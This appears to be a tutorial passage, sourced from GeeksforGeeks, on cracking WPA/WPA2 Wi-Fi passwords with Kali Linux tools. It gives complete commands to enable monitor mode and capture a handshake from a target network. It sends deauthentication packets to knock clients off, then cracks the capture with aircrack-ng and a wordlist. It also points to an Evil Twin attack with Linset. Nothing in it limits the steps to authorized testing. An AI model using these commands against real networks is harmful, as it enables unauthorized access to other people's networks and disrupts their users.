
Crack WPA/WPA2 Using wordlist in Kali Linux [4]


Stop1) Kill the current processes which are using the **WiFi** interface.

airmon-ng check kill




**Step 2:** To start the wlan0 in [monitor mode](https://www.geeksforgeeks.org/modes-of-wireless-connectivity/).

airmon-ng start wlan0




**Step 3:** To view all the **Wifi** networks around you.

airodump-ng wlan0mon



**Step 4:** To view the clients connected to the target network.

airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0mon




Here,

* **airodump-ng** : For packet capturing
* **-c** : Channel
* **–bssid** : MAC address of a wireless access point(**WAP**).
* **-w** : The Directory where you want to save the file(Password File).
* **wlan0mon** : Name of the interface.


**Step 5:** Open a new terminal window to disconnect the clients connected to the target network.

aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon




* **aireplay-ng** : To inject frames
* **-0** : For deauthentication
* **10** : No. of deauthentication packets to be sent
* **-a** : For the bssid of the target network
* **wlan0mon** : Name of the interface.

When the client is disconnected from the target network. He tries to reconnect to the network and when he does you will get something called **WPA** handshake in the previous window of the terminal.



Now, we are done with capturing the packets. So, now you can close the terminal window.

**Step 6.** To decrypt the password. Open the Files application.



Here,

* **hacking-01.cap** is the file you need.

aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.txt /root/hacking-01.cap

* **aircrack-ng** : 802.11 **WEP** and **WPA-PSK** keys cracking program
* **-a** : -a2 for **WPA2** & -a for **WPA** network
* **-b** : The BSSID of the target network
* **-w** : Location of the wordlist file
* **/root/hacking-01.cap** : Location of the cap file

You can download the file of common passwords from the internet and if you want to create your own file then you can use the [crunch tool](https://tools.kali.org/password-attacks/crunch)  


**When we don’t have access to word list we can use the methods that attack the WiFi without using it . One of this attacks is Evil Twin Attack Using Linset**

**References**

[4] <https://www.geeksforgeeks.org/how-to-hack-wpa-wpa2-wifi-using-kali-linux/>